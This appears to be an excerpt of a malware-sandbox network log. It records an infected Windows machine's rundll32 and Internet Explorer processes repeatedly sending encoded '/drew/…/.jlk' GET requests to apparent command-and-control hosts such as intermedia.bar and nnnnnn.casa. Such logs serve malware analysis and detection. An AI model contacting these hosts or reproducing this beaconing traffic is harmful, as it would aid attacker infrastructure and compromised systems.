Jan 21, 2022 07:54:47.055541039 CET	12385	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:46 GMT Content-Type: text/html; charset=utf-8 Content-Length: 331 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/clKY_2F9qhXNW5H/_2BsVRKIgOamiE9mQB/_2FVdwPGE/BPO6Ubi nW_2B8Sjp_2Bo/55Xmf7HJU6cUJy8fy4_/2FKKDKVKISZpEe4syLM93A/M41SvTBw4e_2F/120g53ml/wJJMq93zmJ f2crfPUE2j_2B/GM6GQoMDYy/B7CUA1_2BisXnKYTP/uGoP10_2BxHm/imkRUl8or1j/Bw6x7_2BZqhh0x/t_2F833 CW3gz1lZ3CY6hP/Kii0oYYxRGsc8HdH/lkRH05yG/dOy.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 63 6c 4b 59 5f 32 46 39 71 68 58 4e 57 35 48 2f 5f 32 42 73 56 52 4b 49 67 4f 61 6d 69 45 39 6d 51 42 2f 5f 32 46 56 64 77 50 47 45 2f 42 50 4f 36 55 62 69 6e 57 5f 32 42 38 53 6a 70 5f 32 42 6f 2f 35 35 58 6d 66 37 48 4a 55 36 63 55 4a 79 38 66 79 34 5f 2f 32 46 4b 4b 44 4b 56 4b 49 53 5a 70 45 65 34 73 79 4c 4d 39 33 41 2f 4d 34 31 53 76 54 42 77 34 65 5f 32 46 2f 31 32 30 67 35 33 6d 49 2f 77 4a 4a 4d 71 39 33 7a 6d 4a 66 32 63 72 66 50 55 45 32 6a 5f 32 42 2f 47 4d 36 47 51 6f 4d 44 59 79 2f 42 37 43 55 41 31 5f 32 42 69 73 58 6e 4b 59 54 50 2f 75 47 6f 50 31 30 5f 32 42 78 48 6d 2f 69 6d 6b 52 55 6c 38 6f 72 31 6a 2f 42 77 36 78 37 5f 32 42 5a 71 68 68 30 78 2f 74 5f 32 46 38 33 33 43 57 33 67 7a 31 6c 5a 33 43 59 36 68 50 2f 4b 69 69 30 6f 59 59 78 52 47 73 63 38 48 64 48 2f 6c 6b 52 48 30 35 79 47 2f 64 4f 79 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
49	192.168.2.3	49883	198.54.117.212	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:47.258850098 CET	12386	OUT	GET /drew/clKY_2F9qhXNW5H/_2BsVRKIgOamiE9mQB/_2FVdwPGE/BPO6UbinW_2B8Sjp_2Bo/55Xmf7HJU6cUJy 8fy4_/2FKKDKVKISZpEe4syLM93A/M41SvTBw4e_2F/120g53ml/wJJMq93zmJf2crfPUE2j_2B/GM6GQoMDYy/B7C UA1_2BisXnKYTP/uGoP10_2BxHm/imkRUl8or1j/Bw6x7_2BZqhh0x/t_2F833CW3gz1lZ3CY6hP/Kii0oYYxRGsc8 HdH/lkRH05yG/dOy.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49749	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:52:32.171870947 CET	1138	OUT	GET /drew/AHuA6TotyEkgE/zVHP4orW/8ZyPY4kye4oTIP7K7spF8Z9/AzQVZQntBp/tPbfiBhZz1jY6V1X4/X3pa MFGt7Rtb/Gt0dLluCvH5/isi1V1iV9bVleO/ZSGFxB9026a2AgTqikOVK/u0I_2FkyTPhzae4E/1G0e1neGkHRRAKR /dF6sfHEo8IqgOHnhhJ/mLAA5W_2B/LYdzOxqVD56rhjE9w2zj/4EWbKl1xgm4daCyR1mC/ReRKxfnNjlWG/r.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: intermedia.bar Connection: Keep-Alive

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
50	192.168.2.3	49884	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:47.639854908 CET	12388	OUT	GET /drew/yqgihjnBibJ7A/XFM70xPC/k6eiWJVJqKPxcBagtbpzYza/NlHEbEmmi7/vuGEJMNlQ1ObhV2oW/rd9F 4zr3c1pJ/QKF_2Be_2FQ/FAjItCUxNnc_2F/AZLNfB_2F0wEo2yB8q4IT/5jOobJTmOZV0xI1G/PQCUJuBWP_2BhVv /3KeFUrNGz_2F78lMYB/sTd1utk6n/RxKHmVVj062yJJKsJ9OD/wmN6xR72HBTI1vctHQe/N2GeMZrwI0t/YLW2CSzao/q.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:54:49.835479975 CET	12389	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:54:49 GMT Content-Type: text/html; charset=utf-8 Content-Length: 319 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/yqgihjnBibJ7A/XFM70xPC/k6eiWJVJqKPxcBagtbpzYza/NlHEbEmmi7/vuGE JMNlQ1ObhV2oW/rd9F4zr3c1pJ/QKF_2Be_2FQ/FAjItCUxNnc_2F/AZLNfB_2F0wEo2yB8q4IT/5jOobJTmOZV0xI 1G/PQCUJuBWP_2BhVv/3KeFUrNGz_2F78lMYB/sTd1utk6n/RxKHmVVj062yJJKsJ9OD/wmN6xR72HBTI1vctHQe/N 2GeMZrwI0t/YLW2CSzao/q.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 79 71 67 69 68 6a 6e 42 69 62 4a 37 41 2f 58 46 4d 37 30 78 50 43 2f 6b 36 65 69 57 4a 56 4a 71 4b 50 78 63 42 61 67 74 62 70 7a 59 7a 61 2f 4e 6c 48 45 62 45 6d 6d 69 37 2f 76 75 47 45 4a 4d 4e 6c 51 31 4f 62 68 56 32 6f 57 2f 72 64 39 46 34 7a 72 33 63 31 70 4a 2f 51 4b 46 5f 32 42 65 5f 32 46 51 2f 46 41 6a 49 74 43 55 78 4e 6e 63 5f 32 46 2f 41 5a 4c 4e 66 42 5f 32 46 30 77 45 6f 32 79 42 38 71 34 49 54 2f 35 6a 4f 6f 62 4a 54 6d 4f 5a 56 30 78 49 31 47 2f 50 51 43 55 4a 75 42 57 50 5f 32 42 68 56 76 2f 33 4b 65 46 55 72 4e 47 7a 5f 32 46 37 38 6c 4d 59 42 2f 73 54 64 31 75 74 6b 36 6e 2f 52 78 4b 48 6d 56 56 6a 30 36 32 79 4a 4a 4b 73 4a 39 4f 44 2f 77 6d 4e 36 78 52 37 32 48 42 54 49 31 76 63 74 48 51 65 2f 4e 32 47 65 4d 5a 72 77 49 30 74 2f 59 4c 57 32 43 53 7a 61 6f 2f 71 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
51	192.168.2.3	49885	198.54.117.215	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:54:50.027798891 CET	12390	OUT	GET /drew/yqgihjnBibJ7A/XFM70xPC/k6eiWJVJqKPxcBagtbpzYza/NlHEbEmmi7/vuGEJMNlQ1ObhV2oW/rd9F 4zr3c1pJ/QKF_2Be_2FQ/FAjItCUxNnc_2F/AZLNfB_2F0wEo2yB8q4IT/5jOobJTmOZV0xI1G/PQCUJuBWP_2BhVv /3KeFUrNGz_2F78lMYB/sTd1utk6n/RxKHmVVj062yJJKsJ9OD/wmN6xR72HBTI1vctHQe/N2GeMZrwI0t/YLW2CSzao/q.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
52	192.168.2.3	49886	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:07.581451893 CET	12394	OUT	GET /drew/zd0veKiw3e_2FVw/JJ7tbavOiQvA9d8rHF/MReVkRvio/SC3uRIruy_2BXo_2FvjQ/5wwzMoShaTYrGj tEhg7/Q4EU_2F58MrLDOMpnwDvQl/4oAzAGZ9KhB2P/11ho7azQ/oSQaJwmg4Z33JCzj8wVAL4y/p2pAzghuFr/NTj o_2FX5hnFJvVKJ/pSUsYhZ3ii5t/IXWGFfzs8Ne/P3kSZsDcK04c9o/M4TxQU3QgnIS7BTTFhUW8/eYRw_2Bi9Rap_ 2/FlW.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: intermedia.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
53	192.168.2.3	49887	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:10.371342897 CET	12395	OUT	GET /drew/nTzA1Bin3XQcZS3BPXoT/VC_2Bwejhc_2FlgAnHO/80iaugMV57_2B03WjjJnn8/4gxAs_2BxmZF7/TO Vjb2Ah/pgPNUHZ17T9L8wycKkEjCiK/jeMuH8DdRv/juOnp0_2FGJ7c6qP0/x_2Fz3dEM_2F/deoZvnQAfFk/Wc5jO a5bWcm0MC/RWrwyt3pkcQtiY4AsZ3n7/MKKE_2FX_2FFdYj9/qoI9Xq_2BCQEmwG/Nwb7IgT0IyCbKBnKn_/2Fiegf uYZI5/GhR0CO9.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: intermedia.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49888	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:18.981075048 CET	12396	OUT	GET /drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP0gGdcDC1 Vg/H9xTO58gw9Sr3I5f1oE/852oWfQLj1eL_2Fm_2FKnu/SIHTeaF7Bgvig/PyHxZLDk/ZUvCeNpaiixducNV9xRZl Og/1p1YKkAvPe/T6UiZU08MHesYFSbA/viVchsnOxqJ5/4YMncTmEmBk/k6T3NHIv66mymC/b7Hkig2fkyCUi/2.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:19.141344070 CET	12397	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:55:19 GMT Content-Type: text/html; charset=utf-8 Content-Length: 312 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/ AkTvnBTIOP0gGdcDC1Vg/H9xTO58gw9Sr3I5f1oE/852oWfQLj1eL_2Fm_2FKnu/SIHTeaF7Bgvig/PyHxZLDk/ZUv CeNpaiixducNV9xRZlOg/1p1YKkAvPe/T6UiZU08MHesYFSbA/viVchsnOxqJ5/4YMncTmEmBk/k6T3NHIv66mymC/ b7Hkig2fkyCUi/2.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 63 30 6e 50 59 46 58 34 7a 62 35 39 68 5f 32 46 2f 71 63 74 56 50 31 32 57 43 46 4e 52 4a 6f 4f 2f 30 48 39 4e 7a 55 5a 72 69 70 51 4c 78 59 54 62 47 64 2f 52 36 32 44 6a 55 4a 62 76 2f 41 6b 54 76 6e 42 54 49 4f 50 30 67 47 64 63 44 43 31 56 67 2f 48 39 78 54 4f 35 38 67 77 39 53 72 33 49 35 66 31 6f 45 2f 38 35 32 6f 57 66 51 4c 6a 31 65 4c 5f 32 46 6d 5f 32 46 4b 6e 75 2f 53 49 48 54 65 61 46 37 42 67 76 69 67 2f 50 79 48 78 5a 4c 44 6b 2f 5a 55 76 43 65 4e 70 61 69 69 78 64 75 63 4e 56 39 78 52 5a 6c 4f 67 2f 31 70 31 59 4b 6b 41 76 50 65 2f 54 36 55 69 5a 55 30 38 4d 48 65 73 59 46 53 62 41 2f 76 69 56 63 68 73 6e 4f 78 71 4a 35 2f 34 59 4d 6e 63 54 6d 45 6d 42 6b 2f 6b 36 54 33 4e 48 49 76 36 36 6d 79 6d 43 2f 62 37 48 6b 69 67 32 66 6b 79 43 55 69 2f 32 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49889	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:19.304620981 CET	12398	OUT	GET /drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F_2F05Q3POeadiys1/9 wLWHm6Gx/wqhNI29IdUdv3CWDyCfs/2VD0tBt0szHqPTGNMaP/H8c1RSlzmz7xA6aMxeunJS/egWxomuGkwbso/At2 D20BI/siieXymS6PJr8im_2FPJeye/Czlrk0gGlx/B4_2FnRkW1_2FVYbi/FmMXH_2Bbn2q/9Abbe5hphXR/x.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.casa Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:19.464982033 CET	12400	IN	HTTP/1.1 302 Found Server: nginx Date: Fri, 21 Jan 2022 06:55:19 GMT Content-Type: text/html; charset=utf-8 Content-Length: 320 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F_2F05Q3POeadiys1/9wLWHm6Gx/wqhNI29IdUdv3CWDyCfs/2VD0tBt0szHqPTGNMaP/H8c1RSlzmz7xA6aMxeunJS/egWxomuGkwbso/At2D20BI/siieXymS6PJr8im_2FPJeye/Czlrk0gGlx/B4_2FnRkW1_2FVYbi/FmMXH_2Bbn2q/9Abbe5hphXR/x.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 6b 6e 74 47 48 6c 4f 66 36 79 31 6c 37 4b 2f 6b 43 54 55 31 66 72 73 55 64 51 78 6e 68 6e 5f 32 46 65 67 6f 2f 6d 77 36 62 4a 58 4c 78 6e 66 49 52 4c 32 63 6a 2f 46 72 64 55 75 63 70 47 39 33 68 68 45 79 5f 2f 32 46 5f 32 46 30 35 51 33 50 4f 65 61 64 69 79 73 31 2f 39 77 4c 57 48 6d 36 47 78 2f 77 71 68 4e 49 32 39 49 64 55 64 76 33 43 57 44 79 43 66 73 2f 32 56 44 30 74 42 74 30 73 7a 48 71 50 54 47 4e 4d 61 50 2f 48 38 63 31 52 53 6c 7a 6d 7a 37 78 41 36 61 4d 78 65 75 6e 4a 53 2f 65 67 57 78 6f 6d 75 47 6b 77 62 73 6f 2f 41 74 32 44 32 30 42 49 2f 73 69 69 65 58 79 6d 53 36 50 4a 72 38 69 6d 5f 32 46 50 4a 65 79 65 2f 43 7a 6c 72 6b 30 67 47 6c 78 2f 42 34 5f 32 46 6e 52 6b 57 31 5f 32 46 56 59 62 69 2f 46 6d 4d 58 48 5f 32 42 62 6e 32 71 2f 39 41 62 62 65 35 68 70 68 58 52 2f 78 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49890	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:19.340749979 CET	12399	OUT	GET /drew/c0nPYFX4zb59h_2F/qctVP12WCFNRJoO/0H9NzUZripQLxYTbGd/R62DjUJbv/AkTvnBTIOP0gGdcDC1Vg/H9xTO58gw9Sr3l5f1oE/852oWfQLj1eL_2Fm_2FKnu/SIHTeaF7Bgvig/PyHxZLDk/ZUvCeNpaiixducNV9xRZlOg/1p1YKkAvPe/T6UiZU08MHesYFSbA/viVchsnOxqJ5/4YMncTmEmBk/k6T3NHIv66mymC/b7Hkig2fkyCUi/2.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49891	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:19.661740065 CET	12401	OUT	GET /drew/kntGHlOf6y1l7K/kCTU1frsUdQxnhn_2Fego/mw6bJXLxnfIRL2cj/FrdUucpG93hhEy_/2F_2F05Q3POeadiys1/9wLWHm6Gx/wqhNI29IdUdv3CWDyCfs/2VD0tBt0szHqPTGNMaP/H8c1RSlzmz7xA6aMxeunJS/egWxomuGkwbso/At2D20BI/siieXymS6PJr8im_2FPJeye/Czlrk0gGlx/B4_2FnRkW1_2FVYbi/FmMXH_2Bbn2q/9Abbe5hphXR/x.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49893	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:30.693897963 CET	12402	OUT	GET /drew/rZhj41YDho07Ihy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:31.135282040 CET	12403	OUT	GET /drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:31.666309118 CET	12404	OUT	GET /drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:32.635396957 CET	12406	OUT	GET /drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:34.557248116 CET	12406	OUT	GET /drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:38.385730028 CET	12407	OUT	GET /drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:46.042517900 CET	12410	OUT	GET /drew/rZhj41YDho07lhy6L/M1X3L7i5NYcb/L97B85uQB2S/FgEOSK5V3ThOeD/DNveDYBQ28rrD189AqdhV/NKmujzZRyKnvgk9X/jJycgfrwG7wGnTM/t0o4CG41V2FNyu0GLy/bX7ssXMeo/UWhkb9iDXiv7_2FmjJT_/2BbFzlZ57KEgbgo809d/Uxn0hqzApOfNaraCb_2B8I/XDKMEUTj4OH01/bQL_2F9g/6BnzcAU3n1P9DuuhCdq2z4A/pcEwd.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49892	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:30.921610117 CET	12403	OUT	GET /drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIIiiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQl/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:31.228916883 CET	12404	OUT	GET /drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIIiiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQl/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:31.541513920 CET	12404	OUT	GET /drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIIiiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQl/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
Jan 21, 2022 07:55:32.150764942 CET	12405	OUT	GET /drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIliiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQl/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:33.354209900 CET	12406	OUT	GET /drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIliiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQl/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache
Jan 21, 2022 07:55:35.760483980 CET	12407	OUT	GET /drew/RIWYrzIoHP_2FLrdN/XJ_2BwD4EEew/6sYapNOqqjb/XWEflp4K5kHXkq/EIbryuQTJReV3fXYLSoiW/TIliiVRGIc01fzYH/Bn5ukiFg4DUJLyQ/1rmOsCaKf0G_2BUfXi/in6ecd1lV/GkhZR4sJ9fujnaCVTs1B/mnY6PTmL1ZVmiKTWjQl/AkdYwwVp3A4GBnLp0zxYLt/aP4I1SQJrUv6t/rokWtZ5P/95kl37fn4wnhNVnKrJRMavm/Bbn.jlk HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: nnnnnn.bar Connection: Keep-Alive Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49750	31.41.46.120	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
